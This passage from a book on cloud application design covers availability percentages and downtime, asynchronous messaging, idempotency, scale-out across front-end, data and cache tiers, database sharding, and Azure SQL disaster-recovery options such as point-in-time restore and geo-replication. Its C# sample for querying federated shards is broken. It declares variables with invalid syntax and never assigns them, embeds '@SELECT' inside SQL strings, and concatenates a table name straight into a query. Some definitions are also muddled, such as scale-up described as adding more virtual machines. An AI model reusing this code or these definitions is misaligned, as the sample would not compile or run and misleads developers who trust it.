The integrated Dev-Ops-Test model also allows teams to deploy multiple times a day to a live environment. Automation is another key to managing such rapid deployment models. Human errors are inevitable, and automation is key to limiting human involvement, especially around repetitive tasks such as tests and deployment. Figure 7-6 is from research published by a Microsoft Corporation engineer who analyzed how the ops engineer spends his day. This data proves the clear need to automate to ensure errors are eliminated from repetitive tasks.




Figure 7-6. *Day in the life of Ops. (Deepak Paitl, Microsoft Corporation, Global Foundation Services, 2006. Reprinted with permission.)*

An analysis of a day in the life of an Ops engineer has many opportunities for automation—nearly a third of the day is engaged in deployment.

Remote Script Execution

You can accelerate recovery by using alerts triggered by failure-detection systems to run remote scripts that fix unexpected results.

These remote scripts are chained by workflow engines to execute in a sequential manner until the root cause is fixed.

Your remote-script-execution logic should be capable of the following functions:

- Detect failures from system messages. Learning algorithms may be used to study patterns from failure conditions.
- Make inferences, predict failures and raise alerts to proactively avoid failures.

Your recovery application may execute custom scripts to allow for collecting failure data and thereafter execute corrective actions such as restart, reboot, reimage, or remove node.

Summary

Failures, unlike disasters, are more difficult to detect and consequently need human intervention along with detection software to recover from. The best way of mitigating failures is via design, followed by significant failure-detection systems. Finally, your team structure should allow you to recover in an efficient manner. In addition, a belief in the philosophy that it is about *risk acceptance* and not *risk mitigation.*

To recap: recovery-oriented computing is achieved through three steps:

1. Design and test: modularity, isolation, redundancy, and system-wide undo support
2. Monitoring: instrument system for diagnostic support
3. Recover rapidly via automation and nimble organization.

CHAPTER 8

High Availability, Scalability, and Disaster Recovery

In previous chapters, we touched upon the core tenets of cloud services and how to apply them to designing and building your hardened application. In this chapter, we will cover the most important aspects of hardened applications, which directly impact user experience and, ultimately, the commercial success of your cloud application. These three aspects are:

- High availability
- Scalability
- Disaster recovery

High Availability

In this world of users who are always online via ever-connected devices, users expect your cloud application to be working all the time. Further demands are made upon your application if you support users from around the world. Such global deployments will necessitate your application being available throughout the year—every day and every hour, or 24/7/365. This is a significant request!

Availability is commonly defined as a percentage of uptime in a given month; e.g., 99%. Table 8-1 maps availability to allowed downtime per year and further computes it for month and week. Typically downtime is calculated per month.

To achieve "two nines," or 99% availability, you will have only 100 minutes of downtime a week; to get to "three nines," or 99.9% availability, you will have just 10—yes, 10—minutes of downtime in a week!

Table 8-1. *Application availability mapped to downtime*

Availability	Downtime/week	Downtime/month	Downtime/year
One Nine (90%)	16.8 hours	72 hours	36.5 days
Two Nines (99%)	1.68 hours	7.2 hours	3.65 days
Three Nines (99.9%)	10.1 minutes	43.8 minutes	8.76 hours
Four Nines (99.99%)	1.01 minutes	4.32 minutes	52.56 minutes
Five Nines (99.999%)	6.05 seconds	25.9 seconds	5.26 minutes
Six Nines (99.9999%)	605 milliseconds	2.59 seconds	31.5 seconds
Seven Nines (99.99999%)	60 milliseconds	263 milliseconds	3.15 seconds
Eight Nines (99.999999%)	6 milliseconds	26 milliseconds	316 milliseconds
Nine Nines (99.9999999%)	0.6 milliseconds	3 milliseconds	32 milliseconds

With such daunting downtime numbers, the solution to providing high availability (HA) involves intelligent software. Gone are the days of achieving HA goals via hardware (multiple CPUs, multiple network cards, RAID disks, for instance), since hardware is more susceptible to wear and tear, thus causing downtime. Your modern applications have no choice but to leverage software to provide HA while running on the commodity hardware that cloud vendors offer. Most critical design patterns for ensuring high availability and the hardening of your application are covered next.

Asynchronous Messaging

The asynchronous messaging pattern is a widely adopted design choice, and it espouses loose coupling between software components, services, and cloud applications. Cloud solutions are typically composed of multiple applications, and these could be highly distributed—both geographically and logically. Asynchronous messaging is the only architecture choice for such distributed solutions, as it ensures that components and services are independent and are not dependent on the availability of other components and services. Asynchronous messaging is typically implemented as fire-and-forget messaging that uses a queuing service; e.g., Azure Service Bus Queue Service.

Atomic and Idempotent Services

Cloud application designs should ensure components and services are atomic and idempotent. Atomic services are most granular, and the functionality of such services cannot be further reduced or split into even smaller services. Idempotency is equally important as it ensures that certain operations do not alter the state of the data; for example, the request method of HTTP.

Both atomicity and idempotency are especially important in disaster-recovery scenarios. Users are able to invoke your atomic, idempotent application multiple times until a desired response is obtained. A good example of a service that is both atomic and idempotent is credit card processing in an eShopping application. Truly atomic service should process the payment and not take on other tasks such as updating user profile. In this scenario, atomicity ensures credit card processing is the most granular service, and if for some reason the processing service is unavailable, other transactions can move forward—of course, if business rules allow it. Being idempotent ensures multiple submits of the credit card will not result in the multiple payments for the same item.

Graceful Degradation

In your design, you should assume that some part of your cloud-based application or deployment at certain data centers will be down and not available. Such partial outages should not bring down the entire application. Failures should result in the display of appropriate yet generic error messages without exposing functionality or error codes that could lead to potential security breaches.

Brown-outs are a variation of such service degradation and typically happen when a deployment completely fails; for example, a data center goes offline and all user load fails over to the remaining data center, causing latency and other issues. Your users will appreciate delayed service as compared to no service.

Offline Access

If your application supports mission-critical functions that cannot afford more than a few minutes of downtime, a solution could be to have a constrained or partial solution on the customer premises. Of course, this is very challenging and costly to build and operate.

Scalability

High availability leads to greater customer satisfaction with your cloud application, which bodes well and leads to user growth. As the load increases, your application should have the capability to scale and integrate additional resources to serve the growing demand. There are two options to scale—scale up or scale out (as touched upon in Chapter 5). Figure 8-1 visually compares scale up and scale out.




Figure 8-1. *Scale up versus scale out*

Scale up means that you add larger hardware or more virtual machines to meet user demand. While this approach is easier to implement and maintain, your application will soon hit a ceiling, since there is a finite limit to how large of a piece of hardware you can use. Of course, another disadvantage is the single point of failure. Scaling up is not the preferred way for deploying additional capacity to cloud applications, since there is an upper limit to how far you can scale up; plus, it goes against the entire philosophy of cloud architecture. Scaling out distributes the user load across multiple and commercial-grade hardware. While scale-out deployment requires additional expertise, your hardened cloud application should be designed to achieve the following: high availability, a high degree of scalability, and good disaster recovery. Here are a few pointers for when designing for scale:

- Front-end tier – Scale here is about adding compute/server instances, which sit behind a load balancer. Frond-end instances are required to be stateless to seamlessly scale out. As users increase, you will add compute nodes appropriately, keeping in mind the consumption model.
- Data tier – Scaling out at the data tier requires more than just adding compute or server instances, and will require you to design for it. Sharding or partitioning your data is one of the key elements of such scale design, wherein partitions are supposed to be independent of one another and each partition can hold a segment of the data and grow independently. The partitions are grown to a reasonable limit and then new partitions are added based off your scale requirements. With this type of design you must be very specific about data-access patterns that query multiple partitions, since a badly designed structure would

complicate the query logic. Bad logic exasperates the query response time. This engineering pattern implies there is no need to design a complicated fan-out query to access information.

- Cache tier – This is a quick way to scale out the data tier. Cache tier is commonly used to store and deliver static content, such as images. You should also consider cache tier for configuration information relating to partitions, interim computations, highly accessed data with a heavy read-to-write ratio, and finally the state of short-lived processes such as shopping carts. You are well advised and should make heavy use of cache tier to reduce load on the data tier, thereby increasing the responsiveness of your application. Figure 8-2 demonstrates the universality of cache tier.




Figure 8-2. *Scale tiers*

Implementation Patterns

In this section we will review the implementation patterns for the front end tier (application logic), data tier, and cache tier.

Front-End Tier

Since state is not typically stored in the front end, the cloud platform provides you with robust options for scalability. It's as simple as turning a few dials to get the desired scale characteristics.

Scale options allow you to select the parameters you wish to scale on. As an example, in a website application you are able to scale based off of common parameters while including an upper band of scale. The scale options available for the Microsoft Azure cloud platform include those based on resources—e.g., Target CPU—and those based on a schedule—e.g., Black Monday preparedness. Figures 8-3 and 8-4 are screenshots of Microsoft Azure Portal and demonstrate the rich set of configuration options available to scale out based on resources and schedule.




Figure 8-3. *Scaling out by resource-consumption pattern*




Figure 8-4. *Scaling out by schedule*

Data Tier

Setting up scale at the data tier is a combination of code with the application, partitioning of the persistent store, and, finally, configuration settings. Cloud platform vendors provide an extensive set of configuration settings by which to scale up the data tier. The settings are static and create thresholds for processing.

Performance level, expressed in database throughput units (DTUs), is a relative measure of the resources provided to the database.

Cloud platform vendors have fixed upper limits on the size of database; for example, 500 GB for the premium version. Figure 8-5 is a screenshot of Microsoft Azure Portal and demonstrates configuration options to select size of the database to be 500 GB. To scale beyond this limit, you will be required to design your application for scaling out, wherein one or more tables within a database are broken out as distinct and independent parts—this is called either *horizontal portioning* or *sharding*.




Figure 8-5. *Specifying performance level and maximum size of database*

Sharding is the equivalent of horizontal partitioning. When you shard a database, you create replicas of the schema and then divide what data is stored in each shard based on a shard key. For example, you shard the customer database using Customer ID as a shard key; you store ranges 0–10000 in one shard and 10001–20000 in a different shard. When choosing a shard key, you will look at data-access patterns and space issues to ensure that they are distributing load and space evenly across shards.

What follows is a code sample that shows how to access a federation of partitions. Within the design, your application code has to account for how to enumerate all the federations and show each federation's minimum and maximum keys, as well as connect to a specific federation and show all records of that federation.

```
public static void SqlSample(string csb)
{
    using (SqlConnection connection = new SqlConnection(csb.ToString()))
    {
        connection.Open();

        using (SqlCommand command = connection.CreateCommand())
        {
            //Route the connection to federation host
            command.CommandText = "USE FEDERATION HOST WITH RESET";
            command.ExecuteNonQuery();

            //Retrieive federation root metadata
            command.CommandText = "@SELECT f.Name, fmc.federation_id,
            fmc.member_id, fmc.range_low, fmc.range_high " +
                "FROM sys.federations f " +
                "JOIN sys.federation_member_distributions fmc " +
                "ON f.federation_id = fmc.federation_id " +
                "ORDER BY fmc.federation_id, fmc.range_low, fmc.range_high";

            using (SqlDataReader reader = command.ExecuteReader())
            {
                Console.WriteLine("name\t\tfederation_id\tmember_id\trange_
                low\trange_high");
                while (reader.Read())
                {
                    Console.WriteLine(reader["name"] + "\t" +
                        reader["federation_id"] + "\t" +
                        reader["member_id"] + "\t" +
                        reader["range_low"] + "\t" +
                        reader["range_high"] + "\t");
                }

                Console.WriteLine();
            }

            string, federationName, distributionName, federationKey, tableName;
            //Route the connection to a federation member
            command.CommandText = "USE FEDERATION" + federationName + "(" +
            distributionName + "=" + federationKey + ") WITH RESET FILTERING ";
```

```
            command.ExecuteNonQuery();
            command.CommandText = "@SELECT * FROM " + tableName;

            using (SqlDataReader reader = command.ExecuteReader())
            {
                int iRowCount = 0;
                while (reader.Read())
                {
                    iRowCount++;
                }

                Console.WriteLine("There are {0} rows in this federation
                member with the federation key value of {1}", iRowCount,
                federationKey);
            }

        }
    }
}
```

Another recent development is the introduction of native elastic scaling out for Azure SQL databases, which simplifies a design that typically requires sharding. Elastic scale provides you a .NET client library, allowing you to map your application data to shards. In addition, during runtime it routes the OLTP requests to the mapped database.

Disaster Recovery

Disaster recovery is one of the most vital aspects of hardening a cloud application. The ability to recover from any kind of disaster and continue to move the business forward should be one of the most important goals of your design and implementation.

Disaster-recovery plans should mirror your architecture and address both the front-end tier and the data tier. Since front-end tier does not store *state*, it's relatively easy to recreate the front end; it could be as simple as rebuilding and deploying the solution from the source code. Therefore, in this section we will focus on disaster recovery for the data tier.

You should plan to leverage your cloud platform vendor capabilities and incorporate their offerings into your disaster-recovery program. Microsoft's Azure platform provides flexible support for storing relational data—in both Azure virtual machines (Infrastructure as a Service, or IaaS) and Azure SQL as well as in non-relational storage (Platform as a Service, or PaaS). Since both PaaS (Azure SQL and non-relational storage) and IaaS are very relevant to your application, let us review options for both.

PaaS—SQL Offering

Azure SQL database has built-in capabilities to provide high availability so as to protect your database from infrastructure failures in a data center. The Azure SQL infrastructure keeps three copies of all data in different nodes, which are contained within same data center. These copies or replicas are placed on fully independent sub-systems so as to mitigate the risk of failure due to any hardware failure.

Of the three database replicas, one is designated as the primary and two are set as secondary copies. Transactions are committed to one primary and one secondary copy, so there are always two consistent copies of data existing. On any failure of a primary replica, Azure SQL fails over, or switches over, to the secondary replica. Azure also offers replication in different locations to account for an entire data center failure.

Cloud platform vendors offer various tiers of recovery features, and each tier has its own level of robustness. In the following sections, we will review the offerings available. Table 8-2 provides typical metrics for recovery across disaster-recovery options.

Table 8-2. *Disaster Recovery Options for the Data Tier in Azure SQL Database*

Disaster-Recovery Option	Basic Tier	Standard Tier	Premium Tier
Point-In-Time Restore	Any restore point < 7 days	Any restore point < 14 days	Any restore point < 35 days
Geo-Restore	RTO < 24 hours RPO < 24 hours	RTO < 24 hours RPO < 24 hours	RTO < 24 hours RPO < 24 hours
Standard Geo-Replication	Not included	RTO < 2 hours RPO < 30 minutes	RTO < 2 hours RPO < 30 minutes
Active Geo-Replication	Not included	Not included	RTO < 1 hour RPO < 5 minutes

Recovery Time Objective (RTO) is the time it takes to fix the application and get it operational; essentially, the desired time elapsed between the failure and the recovery of the application.

Recovery Point Objective (RPO) is the preferred amount of time during which data could be lost due to the application failing. For tier 1 or critical applications, this is required to be small—just a few minutes—since recreating transactions is nearly impossible.

Finally, it's important to note that the quality of recovery is a matter of cost; the more you pay, the better it gets—from basic to premium in terms of capabilities.

Point-in-Time Restore

Azure SQL will retain copies of a database for a predefined number of days so that in case of data loss you can roll back to an earlier point in time. Azure SQL database provides an automatic backup policy that ensures a complete backup on a weekly basis, a differential backup every day, and log backups every five minutes. Your SQL Azure subscription defines for how many days backup will be available to restore: Basic–7 days; Standard–14 days; and Premium–35 days. Figure 8-6 provides a screenshot of Microsoft Azure Portal wherein restore settings are created.




Figure 8-6. *Specifying settings to restore database suitable for disaster recovery*

Geo-Restore

This is very similar to point-in-time restore, but this backup is stored in a different geographic, or geo, location. This ensures that in the event of data center–level crisis that impacts the services of a whole data center—e.g., an earthquake—you still have a safe backup of data in another data center located in a different location, such as U.S.–West and U.S.–South Central. Geo-restore backup policy is similar to point-in-time, but it only keeps the most recent full and differential backups. These backups are first stored in local blob storage, which are then geo-replicated. Figure 8-7 provides a screenshot of Microsoft Azure Portal that demonstrates settings to restore databases in disaster-recovery scenarios.




Figure 8-7. *Settings to restore database suitable for disaster recovery*

Standard Geo-Replication

Standard geo-replication is suitable for less write-intensive applications, where the update rate doesn't justify aggressive disaster recovery. Azure SQL will create a secondary database in a different Azure region; this region pairing is pre-defined by Microsoft. The secondary database is kept offline and will act as the primary in case of the failure of the primary database. Figures 8-8 and 8-8a demonstrate the functioning of standard geo replication in both normal and failure scenarios.

In the Figures (8-8, 8-9, and 8-10), the geographical locations of data centers are fictional and are used to demonstrate the concept of failover in disaster-recovery scenarios.




Figure 8-8. *Standard geo-replication under normal data center operations*

In the event of failure of a region, Azure SQL database service will update the disaster-recovery pairing and replace the crashed region with a different region based off proximity and other regional and legal considerations.

